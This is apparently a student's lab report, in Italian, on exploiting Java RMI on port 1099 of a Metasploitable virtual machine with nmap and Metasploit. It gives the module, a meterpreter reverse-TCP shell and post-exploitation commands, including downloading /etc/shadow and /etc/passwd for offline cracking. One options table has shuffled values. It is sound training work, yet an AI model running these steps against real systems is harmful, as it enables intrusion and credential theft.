


Report settimanale - Exploit Java RMI porta 1099

Questo report andrà ad analizzare i possibili passaggi per effettuare un attacco verso il servizio Java RMI sulla porta aperta 1099, sulla macchina Metasploitable.

Prima di tutto modifico gli indirizzi IP di Kali e di Metasploitable, rispettivamente **192.168.99.111** e **192.168.99.112**, come indicato dalla consegna.

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:53:0c:ba brd ff:ff:ff:ff:ff:ff
    inet 192.168.99.111/24 brd 192.168.99.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe53:cba/64 scope link
        valid_lft forever preferred_lft forever
```



```
MetaSPLOITABLE YEAH [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a6:1a:fd
          inet addr:192.168.99.112  Bcast:192.168.99.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea6:1afd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:5038 (4.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:121 errors:0 dropped:0 overruns:0 frame:0
          TX packets:121 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27197 (26.5 KB)  TX bytes:27197 (26.5 KB)

msfadmin@metasploitable:~$
```

Andiamo poi a raccogliere evidenze della vulnerabilità prima di effettuare l'attacco. E' sempre consigliabile essere ben informati al 100% prima di attaccare una macchina, al fine di non commettere errori evitabili.

Con il comando 'sudo nmap -script vuln' seguito dall'indirizzo IP di Metasploitable e la porta 1099, ottengo il servizio su quella porta e il suo stato, in questo caso è *vulnerable*.


Leggendo più in basso, nmap riporta che la configurazione erronea di RMI permette l'esecuzione di codice remoto.

```
(kali@kali)-[~]
$ sudo nmap -script vuln 192.168.99.112 -p 1099
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 07:38 EDT
Nmap scan report for 192.168.99.112
Host is up (0.00026s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|     RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|     Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|   References:
|_  https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
MAC Address: 08:00:27:A6:1A:FD (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 37.88 seconds
```

Andando a fare una ricerca un po' più approfondita, usiamo Nessus per confermare la presenza del servizio alla porta 1099.



Possiamo partire con la fase di exploit.

Apriamo Metasploit con il comando `msfconsole` e andiamo a cercare l'exploit adatto, in questo caso io ho usato 'search Java_RMI'.

Come dalle slide, ho selezionato il path 'multi/misc/java_rmi_server' con il comando `use`. Usando 'show options', vado a configurare l'exploit per il nostro caso specifico, inserendo l'IP di Metasploitable con 'set RHOST' e usando il payload di default.

Non ho riscontrato l'errore descritto nelle slide della consegna, quindi per il momento ho lasciato il parametro HTTPDELAY invariato.

Lancio l'exploit con il comando 'run'.

```
msf6 > use multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS     1099             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      0.0.0.0           yes       The target port (TCP)
  SRVHOST    8080             yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    -                no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH    -                no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.99.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.99.112
RHOST => 192.168.99.112
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/vHU79XX8W
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header...
[*] 192.168.99.112:1099 - Sending RMI Call...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (50829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 -> 192.168.99.112:36754) at 2023-06-16 07:44:12 -0400

meterpreter > |
```

Siamo ufficialmente dentro con la shell di Meterpreter.

Come da consegna, andiamo prima a recuperare la configurazione di rete e tabella di routing.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fea6:1afd
IPv6 Netmask : ::

meterpreter >
```

```
meterpreter > route

IPv4 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0.0.0.0
192.168.99.112 255.255.255.0 0.0.0.0      0.0.0.0

IPv6 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           ::
fe80::a00:27ff:fea6:1afd ::           ::
```

Possiamo prendere altre informazioni, facendoci aiutare da Meterpreter stesso con il comando 'help', per esempio.
Con 'sysinfo' e 'localtime' ottengo più informazioni sulla macchina.


```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > █
```

```
meterpreter > localtime
Local Date/Time: 2023-06-16 08:05:13 GMT-04:00 (UTC-0400)
meterpreter > █
```

Adesso andiamo a recuperare informazioni sensibili, accedendo ai file e alle cartelle, o guardando i processi attivi.

```
meterpreter > ls
Listing: /

Mode                Size      Type    Last modified          Name
-----
040666/rw-rw-rw-    4096    dir     2012-05-13 23:35:33 -0400 bin
040666/rw-rw-rw-    1024    dir     2012-05-13 23:36:28 -0400 boot
040666/rw-rw-rw-    4096    dir     2010-03-16 18:55:51 -0400 cdrom
040666/rw-rw-rw-   13540    dir     2023-06-16 03:52:37 -0400 dev
040666/rw-rw-rw-    4096    dir     2023-06-16 03:52:41 -0400 etc
040666/rw-rw-rw-    4096    dir     2010-04-16 02:16:02 -0400 home
040666/rw-rw-rw-    4096    dir     2010-03-16 18:57:40 -0400 initrd
100666/rw-rw-rw-   7929183  fil     2012-05-13 23:35:56 -0400 initrd.img
040666/rw-rw-rw-    4096    dir     2012-05-13 23:35:22 -0400 lib
040666/rw-rw-rw-   16384    dir     2010-03-16 18:55:15 -0400 lost+found
040666/rw-rw-rw-    4096    dir     2010-03-16 18:55:52 -0400 media
040666/rw-rw-rw-    4096    dir     2010-04-28 16:16:56 -0400 mnt
100666/rw-rw-rw-   12310    fil     2023-06-16 03:53:02 -0400 nohup.out
040666/rw-rw-rw-    4096    dir     2010-03-16 18:57:39 -0400 opt
040666/rw-rw-rw-     0      dir     2023-06-16 03:52:28 -0400 proc
040666/rw-rw-rw-    4096    dir     2023-06-16 03:53:02 -0400 root
040666/rw-rw-rw-    4096    dir     2012-05-13 21:54:53 -0400 sbin
040666/rw-rw-rw-    4096    dir     2010-03-16 18:57:38 -0400 srv
040666/rw-rw-rw-     0      dir     2023-06-16 03:52:28 -0400 sys
040666/rw-rw-rw-    4096    dir     2023-06-12 10:18:22 -0400 test_metasploit
040666/rw-rw-rw-    4096    dir     2023-06-16 07:51:07 -0400 tmp
040666/rw-rw-rw-    4096    dir     2010-04-28 00:06:37 -0400 usr
040666/rw-rw-rw-    4096    dir     2010-03-17 10:08:23 -0400 var
100666/rw-rw-rw-   1987288  fil     2008-04-10 12:55:41 -0400 vmlinuz

meterpreter > █
```

```
meterpreter > ps
Process List
-----
PID      Name                                User      Path
-----
1        /sbin/init                          root      /sbin/init
2        [kthreadd]                         root      [kthreadd]
3        [migration/0]                      root      [migration/0]
4        [ksoftirqd/0]                      root      [ksoftirqd/0]
5        [watchdog/0]                       root      [watchdog/0]
6        [events/0]                         root      [events/0]
7        [khelper]                          root      [khelper]
41       [kblockd/0]                        root      [kblockd/0]
44       [kacpid]                           root      [kacpid]
45       [kacpi_notify]                     root      [kacpi_notify]
98       [kseriod]                          root      [kseriod]
127      [pdflush]                          root      [pdflush]
128      [pdflush]                          root      [pdflush]
129      [kswapd0]                          root      [kswapd0]
171      [aio/0]                            root      [aio/0]
1127     [ksnapd]                           root      [ksnapd]
1296     [ata/0]                            root      [ata/0]
1299     [ata_aux]                          root      [ata_aux]
1306     [scsi_eh_0]                        root      [scsi_eh_0]
1309     [scsi_eh_1]                        root      [scsi_eh_1]
1328     [ksuspend_usbd]                   root      [ksuspend_usbd]
1329     [khubd]                           root      [khubd]
2057     [scsi_eh_2]                        root      [scsi_eh_2]
2203     [kjournald]                       root      [kjournald]
2284     /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java
root      /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java -classpath /tmp/-spawnyvgwm.tmp.dir metasploit.Payload
2357     /sbin/udevd                       root      /sbin/udevd --daemon
2608     [kpsmoused]                      root      [kpsmoused]
3535     [kjournald]                       root      [kjournald]
3664     /sbin/portmap                     daemon    /sbin/portmap
3680     /sbin/rpc.statd                   statd     /sbin/rpc.statd
3686     [rpciod/0]                        root      [rpciod/0]
3701     /usr/sbin/rpc.idmapd              root      /usr/sbin/rpc.idmapd
3928     /sbin/getty                       root      /sbin/getty 38400 tty4
3929     /sbin/getty                       root      /sbin/getty 38400 tty5
3935     /sbin/getty                       root      /sbin/getty 38400 tty2
3939     /sbin/getty                       root      /sbin/getty 38400 tty3
3941     /sbin/getty                       root      /sbin/getty 38400 tty6
3977     /sbin/syslogd                     syslog     /sbin/syslogd -u syslog
4012     /bin/dd                           root      /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
4014     /sbin/klogd                       root      /sbin/klogd -P /var/run/klogd/kmsg
4037     /usr/sbin/named                   bind      /usr/sbin/named -u bind
4059     /usr/sbin/sshd                    root      /usr/sbin/sshd
4135     /bin/sh                           root      /bin/sh /usr/bin/mysqld_safe
4165     /bin/sh                           root      /bin/sh -c ps ax -w -o pid-,user-,command- 2>/dev/null
```

(Lista parziale)

Ho rimosso la cartella vuota 'test_metasploit' creata da me in un esercizio precedente con il comando rmdir. Inutile dire quanto questo comando possa arrecare danni in una macchina target, eliminando file critici o privati.

```
meterpreter > rmdir test_metasploit
Removing directory: test_metasploit
meterpreter > ls
Listing: /
```

Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	4096	dir	2012-05-13 23:35:33 -0400	bin
040666/rw-rw-rw-	1024	dir	2012-05-13 23:36:28 -0400	boot
040666/rw-rw-rw-	4096	dir	2010-03-16 18:55:51 -0400	cdrom
040666/rw-rw-rw-	13540	dir	2023-06-16 03:52:37 -0400	dev
040666/rw-rw-rw-	4096	dir	2023-06-16 03:52:41 -0400	etc
040666/rw-rw-rw-	4096	dir	2010-04-16 02:16:02 -0400	home
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:40 -0400	initrd
100666/rw-rw-rw-	7929183	fil	2012-05-13 23:35:56 -0400	initrd.img
040666/rw-rw-rw-	4096	dir	2012-05-13 23:35:22 -0400	lib
040666/rw-rw-rw-	16384	dir	2010-03-16 18:55:15 -0400	lost+found
040666/rw-rw-rw-	4096	dir	2010-03-16 18:55:52 -0400	media
040666/rw-rw-rw-	4096	dir	2010-04-28 16:16:56 -0400	mnt
100666/rw-rw-rw-	12310	fil	2023-06-16 03:53:02 -0400	nohup.out
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:39 -0400	opt
040666/rw-rw-rw-	0	dir	2023-06-16 03:52:28 -0400	proc
040666/rw-rw-rw-	4096	dir	2023-06-16 03:53:02 -0400	root
040666/rw-rw-rw-	4096	dir	2012-05-13 21:54:53 -0400	sbin
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:38 -0400	srv
040666/rw-rw-rw-	0	dir	2023-06-16 03:52:28 -0400	sys
040666/rw-rw-rw-	4096	dir	2023-06-16 07:54:23 -0400	tmp
040666/rw-rw-rw-	4096	dir	2010-04-28 00:06:37 -0400	usr
040666/rw-rw-rw-	4096	dir	2010-03-17 10:08:23 -0400	var
100666/rw-rw-rw-	1987288	fil	2008-04-10 12:55:41 -0400	vmlinuz

```
meterpreter > █
```

Con il comando 'download' scarico facilmente su Kali i file con le hash delle password e gli utenti. Potrò così andare comodamente a craccarle offline con programmi come John The Ripper.

```
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → /home/kali/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): /etc/shadow → /home/kali/shadow
[*] Completed : /etc/shadow → /home/kali/shadow
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → /home/kali/passwd
[*] Downloaded 1.54 KiB of 1.54 KiB (100.0%): /etc/passwd → /home/kali/passwd
[*] Completed : /etc/passwd → /home/kali/passwd
meterpreter > █
```

Purtroppo il comando webcam_list non sembra essere supportato da questa versione. Peccato.

```
meterpreter > webcam_list
[-] The "webcam_list" command is not supported by this Meterpreter type (java/linux)
```

Qui sotto invece inserisco lo screenshot del comando 'screenshot' che, in più sessioni di Meterpreter, ha causato un crash della suddetta sessione,

forzandomi a lanciare nuovamente l'exploit. A questo punto ho cambiato il parametro HTTPDELAY a 20, come nella slide, ma il risultato non cambia. Ho quindi evitato di usarlo per il resto della sessione.

```
meterpreter > screenshot  
[*] 192.168.99.112 - Meterpreter session 2 closed. Reason: Died  
[-] Error running command screenshot: Rex::TimeoutError Send timed out  
msf6 exploit(multi/misc/java_rmi_server) > █
```

Basta usare il comando 'exit' o 'quit' quando abbiamo finito, chiudendo così la sessione.